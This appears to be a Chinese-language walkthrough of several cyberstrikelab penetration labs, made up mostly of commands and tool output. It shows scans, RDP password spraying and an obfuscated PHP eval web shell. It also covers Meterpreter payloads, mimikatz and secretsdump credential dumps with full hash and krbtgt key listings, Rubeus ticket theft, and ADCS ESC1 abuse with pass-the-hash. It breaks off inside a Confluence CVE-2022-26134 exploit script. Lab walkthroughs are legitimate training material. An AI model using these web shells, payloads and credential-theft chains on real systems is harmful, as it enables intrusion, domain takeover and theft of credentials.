3 10.5.5.66:88 open 10.5.5.2:3306 open 10.5.5.66:445 open 10.5.5.33:445 open 10.5.5.2:445 open 10.5.5.66:139 open 10.5.5.33:139 open 10.5.5.2:139 open 10.5.5.33:135 open 10.5.5.2:135 open 10.5.5.2:80 open 10.5.5.66:135 open [*] alive ports len is: 12 start vulscan [*] NetInfo [*]10.5.5.2 [->]WIN-NQOLAOUO8C1 [->]172.50.12.33 [->]10.5.5.2 [*] NetInfo [*]10.5.5.33 [->]cyberweb [->]10.5.5.33 [*] NetInfo [*]10.5.5.66 [->]DC [->]10.5.5.66 [*] WebTitle http://10.5.5.2 code:200 len:20013 title:cyberstrikelabzzzcms [*] OsInfo 10.5.5.66 (Windows Server 2012 R2 Standard 9600) [*] OsInfo 10.5.5.33 (Windows Server 2016 Standard 14393) [*] NetBios 10.5.5.33 cyberweb.cyberstrikelab.com Windows Server 2016 Standard 14393 已完成 12/12 [*] 扫描结束,耗时: 8.5703463s 看来就是这个问题,重新设置路由run post/multi/manage/autoroute 设置代理use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j fscan.exe -h 10.5.5.33 -p 1-10000C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.33 -p 1-10000 fscan.exe -h 10.5.5.33 -p 1-10000 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.4 start infoscan 10.5.5.33:445 open 10.5.5.33:139 open 10.5.5.33:135 open 10.5.5.33:3389 open 10.5.5.33:5985 open [*] alive ports len is: 5 start vulscan [*] NetInfo [*]10.5.5.33 [->]cyberweb [->]10.5.5.33 [*] NetBios 10.5.5.33 cyberweb.cyberstrikelab.com Windows Server 2016 Standard 14393 [*] OsInfo 10.5.5.33 (Windows Server 2016 Standard 14393) [*] WebTitle http://10.5.5.33:5985 code:404 len:315 title:Not Found 已完成 4/5 [-] (58/210) rdp 10.5.5.33:3389 administrator Aa123456 remote error: tls: access denied 已完成 4/5 [-] (118/210) rdp 10.5.5.33:3389 admin abc123456 remote error: tls: access denied 已完成 4/5 [-] (178/210) rdp 10.5.5.33:3389 guest 666666 remote error: tls: access denied 已完成 5/5 [*] 扫描结束,耗时: 3m59.4511788s 扫到3389端口,试试能不能爆破出密码,admin@123456把目录传进去,要把马传进去proxychains rdesktop 10.5.5.33 -r disk:shell=/data/demo 传shellmsf开启监听,上线use exploit/multi/handler set PAYLOAD windows/meterpreter/bind_tcp set RHOST 10.5.5.33 set LPORT 4444 非约束委派相关文章学习连接:https://forum.butian.net/share/1591可能是环境出问题了(排除版本问题,我切换了多个AdFind版本),一直凭据出错,不能正常执行命令,拿到了33的系统权限也是一样,添加管理员账户执行AdFind照样错误,下面图来自网上这里的图来自 https://www.hyhforever.top/posts/2025/07/cyberstrikelab-lab8/# ADFind查询非约束委派账户 AdFind.exe -b "DC=cyberstrikelab,DC=com" -f "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" dn # 使用Rubeus监听来自域控的票据 Rubeus.exe monitor /interval:2 /filteruser:DC$ 利用打印机漏洞(SpoolSample)或类似攻击让域控主动连接非约束委派机器,从而生成并发送Kerberos票据给攻击者控制机器。# 强制回连,获得域控机器账户的TGT shell SpoolSample.exe DC CYBERWEB # rubeus导入票据 Rubeus.exe ptt /ticket:doIFtDCCBbCgAwIBBaEDAgEWooIErDCCBKhhggSkMIIEoKADAgEFoRQbEkNZQkVSU1RSSUtFTEFCLkNPTaInMCWgAwIBAqEeMBwbBmtyYnRndBsSQ1lCRVJTVFJJS0VMQUIuQ09No4IEWDCCBFSgAwIBEqEDAgECooIERgSCBELeAgo8gfc1sOmVFHxh23jlld/MeJN/NEYNWOVmXG7H6J6jeQH/ux0qR9NhB8XEHpISi/k+m+d3MgVV9I97HPHPGpxMwwPwn283E5+JQBdhYK/Vq7eQhQScpw0+uojOX8Clvw/YjIv8V1G1Kqxyj+EbWm07KVjefQHMeuclOII27ZclrWuVxNQ1GI2GV+nLVrRMgGlKmh9FTnLKacg3lGZutWuUS1pU3OWc7Q0wClL6MeczUq378IMB3G4Vv3cAR8mY/niULKswPfzVbe6oeuvAIOpHHV6qoB631NiF48twHG78uZ+ExiVIU9p1juR7IL053H0LOSRTV/behPNz8c/mhcxCWDfXVEAn1gbibwUvrBSCiNP6hp234Qa4pbEB8PTlxXc0QYxQVF8VC+btIxx93APc+/W6wBzxPr65IIqlhlbV1NdUCIF2SGqliyHUdOIRF9llx52RaTsYhzX4D5Hsqoh8YLIs52q7o9gy6yyJi69qADD4jpmvC6exzl0l40qd+csY8vfb2Ojm5fwgNn1oDLWRxjPriEGQNSFIxBuDF4BD3lzWcQFbTsuBYl0a7NBXeFHFWwnDRoQrdO6UHSDcpJt0WRvo+8S+sr14PvTITr6BWeKafeBy/Ve+iovAFCZo7DbAUISpPxYdpIjUzIpfm7ZMLT015MGNYB16PhNvUL3tfavikHed87lgfvTs429bSOcYP1U1YnT8/z2TrIMuuKpvjyNq9cZmZeLsS9SnNCwiFartRSephd587X5ERqsg0ai/i87lWJCBCQ15a9LapH5vxYvnkHljhvT3/5Vo9RYfGiJbdEtxG1vR17LsGCV05ROpf8L0Fa0CdWXB84MSzXjoIySIRV9zAvvcsTfu+r6oTT7QL9ciG8FvaHY2Gtf32FlFOfVLdoy1B63d0nYoKoZmm09ImIFFjKV0871uhQ3po3nu1vVvJkiRHM7hVwhK9h9aHTtYahuig1z6oxqYVMsubnYlrUKIPKe6O/qTBSaJoH03cXnWYUxrObv5A5ekiIG6zuHsqmGaDXWZV/5SfB4DaztwJZHzvYwuCYsSR6IV2vWW4st9ONoWkzg08XXjvVoEqfqlpTs2WjxAPaK1kY8oIp7SHJ7DVovFnkf7puFHGbJ/wBCpdR61Pl1qj/ntuv1OVdRRb71DfTZHjmV4rXISZ3cjwAJTgKqlIUzzrkiTsmTrtk92z3eIfm9EE4NqkOJWmxd9sXhC58W4CVFnZXZ7A4BqiBctRX/ZMXLcz++55SqSLTg8Xbm01EXTVnQHU6XTdOPs+4ZRrXEo+r8I+hT0aQegwcDCCt1WseFh92ut06Y1zfyNcxcffBZPB3UA0Te49BxN493RdwbUw4RIObPUoucAW4r7i0p6Nk0MxXt+nnYHuKesYu+GhOStENyVjmbIcSLqd4cJNrBAX3cNZmCtSFGSuKahub4Lb7k0WoRZo4HzMIHwoAMCAQCigegEgeV9geIwgd+ggdwwgdkwgdagKzApoAMCARKhIgQgo+1mN3aSVBbGT0Sp9kwHxXFCpO+xUDGciGtbd189KomhFBsSQ1lCRVJTVFJJS0VMQUIuQ09NohAwDqADAgEBoQcwBRsDREMkowcDBQBgoQAApREYDzIwMjUwNTI1MDUwNDQwWqYRGA8yMDI1MDUyNTE1MDQ0MFqnERgPMjAyNTA2MDEwNTA0NDBaqBQbEkNZQkVSU1RSSUtFTEFCLkNPTaknMCWgAwIBAqEeMBwbBmtyYnRndBsSQ1lCRVJTVFJJS0VMQUIuQ09N # mimikatz导出域内用户Hash mimikatz.exe "lsadump::dcsync /domain:cyberstrikelab.com /user:cyberstrikelab\Administrator" "exit" # PTH proxychains impacket-psexec -hashes :9d880175be3fc0e75ebb9686f482cfa5 cyberstrike.com/administrator@10.5.5.66 相关解释AdFind.exe这是一款免费的命令行工具,用于在AD域中执行查询域内信息,AD对象,LDAP协议交互情况,域内权限分析,以及域环境侦察,例如# 查询域中所有用户 AdFind.exe -f "(objectcategory=person)" dn # 查询不要求Kerberos预身份认证的用户(用于安全审计) AdFind.exe -b "dc=example,dc=com" -f "(&(samaccounttype=805306369)(useraccountcontrol:1.2.840.113556.1.4.803:=4194304))" # 获取域控制器信息 AdFind.exe -d domain.com -u username -p password -b "dc=domain,dc=com" -s base objectClass 详细的使用可以参考官方手册,百度一下,你就知道cyberstrikelab-lab9第一台web 172.5.33.6sql的payloadhttp://172.5.33.6/?case=crossall&act=execsql&sql=Ud-ZGLMFKBOhqavNJNK5WRCu9igJtYN1rVCO8hMFRM8NIKe6qmhRfWexXUiOqRN4aCe9aUie4Rtw5 a66abb5684c45962d887564f08346e8d 解密 admin123456从robots.txt中发现admin地址,登录管理员账号在这里发现了html模板中包含了php代码在模板管理中修改index.html<?php @eval($_POST['a']);?> 一句话还是连不上的,尝试另一种马,好像也没有其他方法能打进去了,网上找了十多种写法的马,就这种有效<?php function simpleTransform($str, $offset = 1) { $transformed = ''; for ($i = 0; $i < strlen($str); $i++) { $transformed .= chr((ord($str[$i]) + $offset) % 256); } return $transformed; } $original = $_REQUEST["a"]; $transformed = simpleTransform($original, 3); function reverseTransform($str, $offset = 1) { $reversed = ''; for ($i = 0; $i < strlen($str); $i++) { $reversed .= chr((ord($str[$i]) - $offset + 256) % 256); } return $reversed; } $reversed = reverseTransform($transformed, 3); echo eval($reversed); 蚁剑连接生马msfvenom -p windows/x64/meterpreter/bind_tcp RHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe 上线msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/bind_tcp; set RHOST 172.5.33.6; set LPORT 4444; exploit -j -z" 提权,上传fscanmeterpreter > getuid Server username: NT AUTHORITY\NETWORK SERVICE meterpreter > getsystem ...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)). meterpreter > getuid Server username: NT AUTHORITY\SYSTEM meterpreter > upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 查ip,扫内网C:\phpstudy_pro\WWW>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 1: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::3f:d815:5529:b836%11 IPv4 Address. . . . . . . . . . . : 172.5.33.6 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 172.5.33.233 Ethernet adapter ��̫��ʵ�� 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::c133:dd94:56a9:bdcc%2 IPv4 Address. . . . . . . . . . . : 10.6.6.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 10.6.6.1 Tunnel adapter isatap.{730545FA-7DC0-4716-8AF2-678FFC6D1F1C}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Tunnel adapter isatap.{E6E2FD25-6949-4C86-A749-7F0F14616295}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : C:\phpstudy_pro\WWW>fscan.exe -h 10.6.6.10/24 fscan.exe -h 10.6.6.10/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 10.6.6.10 is alive (icmp) Target 10.6.6.55 is alive (icmp) Target 10.6.6.88 is alive [*] Icmp alive hosts len is: 3 10.6.6.55:88 open 10.6.6.10:3306 open 10.6.6.88:445 open 10.6.6.55:445 open 10.6.6.10:445 open 10.6.6.88:139 open 10.6.6.55:139 open 10.6.6.10:139 open 10.6.6.88:135 open 10.6.6.55:135 open 10.6.6.10:135 open 10.6.6.55:80 open 10.6.6.10:80 open [*] alive ports len is: 13 start vulscan [+] NetInfo: [*]10.6.6.10 [->]WIN-784BAKDI0AC [->]172.5.33.6 [->]10.6.6.10 [+] NetInfo: [*]10.6.6.55 [->]DC [->]10.6.6.55 [+] NetInfo: [*]10.6.6.88 [->]cyberweb [->]10.6.6.88 [*] WebTitle:http://10.6.6.10 code:200 len:0 title:None [*] 10.6.6.55 [+]DC __MSBROWSE__\DC Windows Server 2016 Standard 14393 [*] 10.6.6.88 CYBERSTRIKELAB\CYBERWEB Windows Server 2016 Standard 14393 [*] 10.6.6.88 (Windows Server 2016 Standard 14393) [*] 10.6.6.55 (Windows Server 2016 Standard 14393) [*] WebTitle:http://10.6.6.55 code:200 len:703 title:IIS Windows Server [+] http://10.6.6.55 poc-yaml-active-directory-certsrv-detect 已完成 13/13 [*] 扫描结束,耗时: 1m8.3819491s 其中10.6.6.55被识别为域控制器10.6.6.88是域成员,主机名cyberweb,属于域CYBERSTRIKELAB10.6.6.55: 报告了一个漏洞 poc-yaml-active-directory-certsrv-detect。这强烈暗示该服务器上运行着 Active Directory 证书服务 (AD CS),是后续攻击的关键入口。设置路由,配置代理meterpreter > run post/multi/manage/autoroute [*] Running module against WIN-784BAKDI0AC (172.5.33.6) [*] Searching for subnets to autoroute. [+] Route added to subnet 10.6.6.0/255.255.255.0 from host's routing table. [+] Route added to subnet 172.5.33.0/255.255.255.0 from host's routing table. meterpreter > bg [*] Backgrounding session 2... msf exploit(multi/handler) > use auxiliary/server/socks_proxy msf auxiliary(server/socks_proxy) > set VERSION 5 VERSION => 5 msf auxiliary(server/socks_proxy) > set SRVPORT 1080 SRVPORT => 1080 msf auxiliary(server/socks_proxy) > run -j [*] Auxiliary module running as background job 1. [*] Starting the SOCKS proxy server 配置系统代理配置文件proxychains4.conf┌──(root㉿kali)-[/data/windows_atk/domain_atk] └─# tail -n \6 /etc/proxychains4.conf [ProxyList] # add proxy here ... # meanwile # defaults set to "tor" socks5 127.0.0.1 1080 第二台fscan定向扫描,端口,发现3389能进行爆破,administrator密码为qwe123!@#C:\phpstudy_pro\WWW>fscan.exe -h 10.6.6.88 -p 1-10000 fscan.exe -h 10.6.6.88 -p 1-10000 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 10.6.6.88 is alive [*] Icmp alive hosts len is: 1 10.6.6.88:445 open 10.6.6.88:139 open 10.6.6.88:135 open 10.6.6.88:3389 open 10.6.6.88:5985 open [*] alive ports len is: 5 start vulscan [+] NetInfo: [*]10.6.6.88 [->]cyberweb [->]10.6.6.88 [*] 10.6.6.88 (Windows Server 2016 Standard 14393) [*] WebTitle:http://10.6.6.88:5985 code:404 len:315 title:Not Found [*] 10.6.6.88 CYBERSTRIKELAB\CYBERWEB Windows Server 2016 Standard 14393 已完成 3/5 [-] (18/210) rdp 10.6.6.88:3389 administrator administrator1 remote error: tls: access denied 已完成 4/5 [-] (36/210) rdp 10.6.6.88:3389 administrator 123456789 remote error: tls: access denied 已完成 4/5 [-] (54/210) rdp 10.6.6.88:3389 administrator Aa12345 remote error: tls: access denied [+] RDP:10.6.6.88:3389:administrator qwe123!@# 已完成 5/5 [*] 扫描结束,耗时: 4m8.7461024s 在桌面找到第二个flag第三台看样子需要利用域控相关的漏洞了,永恒之蓝失败use exploit/multi/handler set rhost 10.6.6.88 run 共享data目录(便于传输文件),然后将正向马传上去,并执行proxychains rdesktop 10.6.6.88 -r disk:shell=/data 提权meterpreter > getuid Server username: CYBERWEB\Administrator meterpreter > getsystem ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)). meterpreter > getuid Server username: NT AUTHORITY\SYSTEM 抓取域内hashC:\Users\Administrator\Desktop>mimikatz.exe mimikatz # privilege::debug mimikatz # sekurlsa::logonpasswords User Name : CYBERWEB$ Domain : CYBERSTRIKELAB NTLM : 5e0d5d7bacf2087dfd44ea47812b5165 User Name : CYBERWEB$ Domain : CYBERSTRIKELAB NTLM : 331dcbb88d1a4847c97eab7c1c168ac8 User Name : Administrator Domain : CYBERWEB NTLM : c377ba8a4dd52401bc404dbe49771bbc 在这个3.bat文件中发现了一个账号密码,cslab / cs1ab@wwe第三台:ADCSADCS是横向移动到域控制器的常见路径3.1 侦察ADCS服务之前fscan扫出来的[+] http://10.6.6.55 poc-yaml-active-directory-certsrv-detect 表明可能存在AD证书服务再次上线getsystem,获取一个系统权限的cmd,获取一下CA名字(需要提权到system),执行 certutil名称为 cyberstrikelab-DC-CA获取到CA名称后,我们需要确定攻击入口,并且寻找可利用的漏洞,比如ESC1漏洞┌──(root㉿kali)-[/data/demo] └─# proxychains certipy-ad find -u 'cslab@10.6.6.55' -password 'cs1ab@wwe' -dc-ip 10.6.6.55 -vulnerable -stdout [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 Certipy v5.0.3 - by Oliver Lyak (ly4k) [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:636 ... OK [*] Finding certificate templates [*] Found 34 certificate templates [*] Finding certificate authorities [*] Found 1 certificate authority [*] Found 12 enabled certificate templates [*] Finding issuance policies [*] Found 15 issuance policies [*] Found 0 OIDs linked to templates [!] DNS resolution failed: The resolution lifetime expired after 5.403 seconds: Server Do53:10.6.6.55@53 answered The DNS operation timed out.; Server Do53:10.6.6.55@53 answered The DNS operation timed out.; Server Do53:10.6.6.55@53 answered The DNS operation timed out. [!] Use -debug to print a stacktrace [*] Retrieving CA configuration for 'cyberstrikelab-DC-CA' via RRP [proxychains] Strict chain ... 127.0.0.1:1080 ... DC.cyberstrikelab.com:445 <--socket error or timeout! [-] Failed to connect to remote registry: [Errno Connection error (224.0.0.1:445)] [Errno 111] Connection refused [-] Use -debug to print a stacktrace [!] Failed to get CA configuration for 'cyberstrikelab-DC-CA' via RRP: 'NoneType' object has no attribute 'request' [!] Use -debug to print a stacktrace [!] Could not retrieve configuration for 'cyberstrikelab-DC-CA' [*] Checking web enrollment for CA 'cyberstrikelab-DC-CA' @ 'DC.cyberstrikelab.com' [proxychains] Strict chain ... 127.0.0.1:1080 ... DC.cyberstrikelab.com:80 ... OK [proxychains] Strict chain ... 127.0.0.1:1080 ... DC.cyberstrikelab.com:443 ... OK [*] Enumeration output: Certificate Authorities 0 CA Name : cyberstrikelab-DC-CA DNS Name : DC.cyberstrikelab.com Certificate Subject : CN=cyberstrikelab-DC-CA, DC=cyberstrikelab, DC=com Certificate Serial Number : 652A47597C7F03824B7815EBE474E40B Certificate Validity Start : 2025-04-22 07:45:38+00:00 Certificate Validity End : 2030-04-22 07:55:38+00:00 Web Enrollment HTTP Enabled : False HTTPS Enabled : False User Specified SAN : Unknown Request Disposition : Unknown Enforce Encryption for Requests : Unknown Active Policy : Unknown Disabled Extensions : Unknown Certificate Templates 0 Template Name : DC Display Name : DC Certificate Authorities : cyberstrikelab-DC-CA Enabled : True Client Authentication : True Enrollment Agent : False Any Purpose : False Enrollee Supplies Subject : True Certificate Name Flag : EnrolleeSuppliesSubject Extended Key Usage : Client Authentication Requires Manager Approval : False Requires Key Archival : False Authorized Signatures Required : 0 Schema Version : 2 Validity Period : 1 year Renewal Period : 6 weeks Minimum RSA Key Length : 2048 Template Created : 2025-04-22T07:58:11+00:00 Template Last Modified : 2025-04-22T07:58:11+00:00 Permissions Enrollment Permissions Enrollment Rights : CYBERSTRIKELAB.COM\Domain Users CYBERSTRIKELAB.COM\Domain Admins CYBERSTRIKELAB.COM\Domain Computers CYBERSTRIKELAB.COM\Enterprise Admins CYBERSTRIKELAB.COM\Authenticated Users Object Control Permissions Owner : CYBERSTRIKELAB.COM\Administrator Full Control Principals : CYBERSTRIKELAB.COM\Domain Admins CYBERSTRIKELAB.COM\Enterprise Admins Write Owner Principals : CYBERSTRIKELAB.COM\Domain Admins CYBERSTRIKELAB.COM\Enterprise Admins Write Dacl Principals : CYBERSTRIKELAB.COM\Domain Admins CYBERSTRIKELAB.COM\Enterprise Admins Write Property Enroll : CYBERSTRIKELAB.COM\Domain Admins CYBERSTRIKELAB.COM\Domain Computers CYBERSTRIKELAB.COM\Enterprise Admins [+] User Enrollable Principals : CYBERSTRIKELAB.COM\Authenticated Users CYBERSTRIKELAB.COM\Domain Computers CYBERSTRIKELAB.COM\Domain Users [!] Vulnerabilities ESC1 : Enrollee supplies subject and template allows client authentication. 参数来源/原因作用proxychains之前建立的代理配置让命令流量通过跳板机(10.6.6.10)进入内网certipy-ad工具选择专门用于AD证书服务攻击的工具find子命令查找证书模板和证书颁发机构(CA)-u 'cslab@10.6.6.55'从mimikatz获得使用域用户cslab,@后可以是IP或域名-password 'cs1ab@wwe'从mimikatz/3.bat获得cslab用户的密码-dc-ip 10.6.6.55fscan扫描结果指定域控制器的IP地址-vulnerable攻击目标只显示存在已知漏洞的证书模板-stdout输出选项将结果输出到终端从结果中看出,存在ESC1漏洞Template Name: DC Enabled: True Client Authentication: True Enrollee Supplies Subject: True # ESC1漏洞关键点 Enrollment Rights: CYBERSTRIKELAB.COM\Domain Users # cslab可申请 Vulnerabilities: ESC1 3.2 利用ESC1漏洞3.2.1 创建机器账户(临时)利用cslab这个域用户在目标域中创建一个新的机器账户,结果会返回一个临时用户tmpuser$和密码信息proxychains certipy-ad -debug account create -u 'cslab@cyberstrikelab.com' -p 'cs1ab@wwe' -dc-ip 10.6.6.55 -user tmpuser -dns DC.cyberstrikelab.com 参数来源/原因作用account create子命令在域中创建新的机器账户-user tmpuser自定义创建名为tmpuser$的机器账户-dns DC.cyberstrikelab.com从fscan结果获得设置机器账户的DNS主机名为什么要创建?Machine模板限制:有些证书模板(如Machine)只允许机器账户申请 隐蔽性:避免直接使用cslab账户进行敏感操作 权限要求:机器账户可以申请更广泛的证书类型 3.2.2 以机器账户请求证书通过新创建的机器账户 tmpuser$ 向目标域控制器(10.6.6.55)的证书颁发机构(CA)申请一个 机器证书(要多运行几次,运行一次可能成功不了)proxychains certipy-ad req \ -u 'tmpuser$@cyberstrikelab.com' \ -p 'kQb8YIJOWcKq69w5' \ -ca 'cyberstrikelab-DC-CA' \ -target 10.6.6.55 \ -template 'Machine' \ -dc-ip 10.6.6.55 参数来源/原因作用req子命令请求证书-u 'tmpuser$@...'上一步创建使用新创建的机器账户-p 'kQb8YIJOWcKq69w5'上一步输出机器账户的密码-ca 'cyberstrikelab-DC-CA'certipy find结果证书颁发机构的名称-target 10.6.6.55fscan扫描结果CA服务器的IP地址-template 'Machine'侦察发现利用存在漏洞的模板用dc.pfx 证书文件向域控制器 (10.6.6.55) 进行身份认证,却报了Kerberos时钟偏差,攻击机和域控时间是不能相差5分钟以上的┌──(root㉿kali)-[/data/demo] └─# proxychains certipy-ad auth -pfx dc.pfx -dc-ip 10.6.6.55 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 Certipy v5.0.3 - by Oliver Lyak (ly4k) [*] Certificate identities: [*] SAN DNS Host Name: 'DC.cyberstrikelab.com' [*] Using principal: 'dc$@cyberstrikelab.com' [*] Trying to get TGT... [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:88 ... OK [-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great) [-] Use -debug to print a stacktrace [-] See the wiki for more information 3.2.3 修复Kerberos时间偏差查询域控时间proxychains net time -S 10.6.6.55 3.2.4 使用证书进行身份验证修改时间参数,这样就能执行成功了┌──(root㉿kali)-[/data/demo] └─# faketime '2025-12-11 22:57:01' proxychains certipy-ad -debug auth -pfx dc.pfx -dc-ip 10.6.6.55 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 Certipy v5.0.3 - by Oliver Lyak (ly4k) [+] Target name (-target) and DC host (-dc-host) not specified. Using domain '' as target name. This might fail for cross-realm operations [+] Nameserver: '10.6.6.55' [+] DC IP: '10.6.6.55' [+] DC Host: '' [+] Target IP: '10.6.6.55' [+] Remote Name: '10.6.6.55' [+] Domain: '' [+] Username: '' [*] Certificate identities: [*] SAN DNS Host Name: 'DC.cyberstrikelab.com' [*] Using principal: 'dc$@cyberstrikelab.com' [*] Trying to get TGT... [+] Sending AS-REQ to KDC cyberstrikelab.com (10.6.6.55) [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:88 ... OK [*] Got TGT [*] Saving credential cache to 'dc.ccache' [+] Attempting to write data to 'dc.ccache' [+] Data written to 'dc.ccache' [*] Wrote credential cache to 'dc.ccache' [*] Trying to retrieve NT hash for 'dc$' [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:88 ... OK [*] Got hash for 'dc$@cyberstrikelab.com': aad3b435b51404eeaad3b435b51404ee:97dc9f3da91660041ff88c17c8bbe7aa 参数来源/原因作用auth子命令使用证书进行Kerberos认证-pfx dc.pfx上一步生成包含私钥的证书文件-debug调试选项显示详细过程信息认证过程:证书提交:向域控(10.6.6.55)提交dc.pfx证书身份验证:证书证明申请者是DC$(域控制器机器账户)TGT获取:成功获取DC$的Kerberos票证授予票证(TGT)哈希提取:从TGT中提取DC$的NTLM哈希3.2.5 获取NTLM哈希用域控的机器账号 dc$ 的 NT 哈希,进行 Pass-the-Hash 身份验证,尝试从域控中提取所有域用户的凭据信息(如 NTLM 哈希等)。┌──(root㉿kali)-[/data/demo] └─# proxychains impacket-secretsdump cyberstrikelab.com/dc\$@10.6.6.55 -hashes aad3b435b51404eeaad3b435b51404ee:97dc9f3da91660041ff88c17c8bbe7aa [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] DLL init: proxychains-ng 4.17 Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:445 ... OK [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied [*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) [*] Using the DRSUAPI method to get NTDS.DIT secrets [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:135 ... OK [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:49669 ... OK Administrator:500:aad3b435b51404eeaad3b435b51404ee:28cfbc91020438f2a064a63fff9871fa::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:416f4ea64c9c73ad29a4a69dcee5d8ca::: DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: cyberstrikelab.com\cslab:1104:aad3b435b51404eeaad3b435b51404ee:39b0e84f13872f51efb3b8ba5018c517::: DC$:1000:aad3b435b51404eeaad3b435b51404ee:97dc9f3da91660041ff88c17c8bbe7aa::: CYBERWEB$:1103:aad3b435b51404eeaad3b435b51404ee:7e5d2858c617c4ccf32b28241dc5b8b2::: tmpuser$:1105:aad3b435b51404eeaad3b435b51404ee:6fe8e4da8776622663eed7aba05de2f7::: [*] Kerberos keys grabbed Administrator:aes256-cts-hmac-sha1-96:8583c13a9eca67e085ff0b68af74316bef0ebd3fb197bb235b76cbb72358f2ef Administrator:aes128-cts-hmac-sha1-96:6012285d474e3b60086965219ac7e31c Administrator:des-cbc-md5:208fc8f42fae3132 krbtgt:aes256-cts-hmac-sha1-96:0b820697b640266ced6843c4041131c1e3750000e00d47c0c597a82547927337 krbtgt:aes128-cts-hmac-sha1-96:c8f683e4cf2033fd75416667670e13bb krbtgt:des-cbc-md5:23dc674a76bf7adc cyberstrikelab.com\cslab:aes256-cts-hmac-sha1-96:34439b0bf9f6e1bf57d4d859215ed387a9c75e944ac053ddd1bc2f1e5b162048 cyberstrikelab.com\cslab:aes128-cts-hmac-sha1-96:84a132b5db39e2e652c08b8148fecb00 cyberstrikelab.com\cslab:des-cbc-md5:46f457ef2aad0e08 DC$:aes256-cts-hmac-sha1-96:2292c30804bdf9a61d170f48d38b30d3f843bb8310677ac7116e925f663edcbd DC$:aes128-cts-hmac-sha1-96:b583afdc96a04ec0ceda8dffdfa2e883 DC$:des-cbc-md5:a75801e31943a2dc CYBERWEB$:aes256-cts-hmac-sha1-96:c0418d75b0ef82607eadcd0f4793441aa17fc71df788e83a531ae87ce2cc92d9 CYBERWEB$:aes128-cts-hmac-sha1-96:3c602f53a3722c0a602a5adf2114354a CYBERWEB$:des-cbc-md5:6d5dd3261f38c862 tmpuser$:aes256-cts-hmac-sha1-96:952c1a920206e3a5852ea56dfdde77acb8270bf12628c29a7f702a9cdc8fb081 tmpuser$:aes128-cts-hmac-sha1-96:1174b1ae9d7f4b04fd5eef81bcbd2144 tmpuser$:des-cbc-md5:795d80ec58cdd5a8 [*] Cleaning up... 参数来源/原因作用impacket-secretsdump工具选择远程提取密码哈希的工具cyberstrikelab.com/dc\$@10.6.6.55目标指定使用dc$账户连接域控-hashes ...上一步获得提供dc$的LM和NTLM哈希dc\$中的\Shell转义防止$被Shell解释为变量3.2.6 PTHPTH,拿下域控,在根目录获取最后的flag┌──(root㉿kali)-[/data/demo] └─# proxychains impacket-psexec -hashes :28cfbc91020438f2a064a63fff9871fa cyberstrikelab.com/administrator@10.6.6.55 cyberstrikelab-lab11Atlassian Confluence 7.13.6找到nday exp#!/usr/bin/python3 # coding: utf-8 # cve2022-26134 # by: lxxl import urllib import requests import re import sys from bs4 import BeautifulSoup import urllib3 urllib3.disable_warnings() import argparse def check(url): r = requests.get(url + "/login.action", verify=False) if (r.status_code == 200): filter_version = re.findall("<span id='footer-build-information'>.*</span>", r.text) if (len(filter_version) >= 1): version = filter_version[0].split("'>")[1].split('</')[0] return version else: return False else: return url def exploit(url, command): headers = { 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 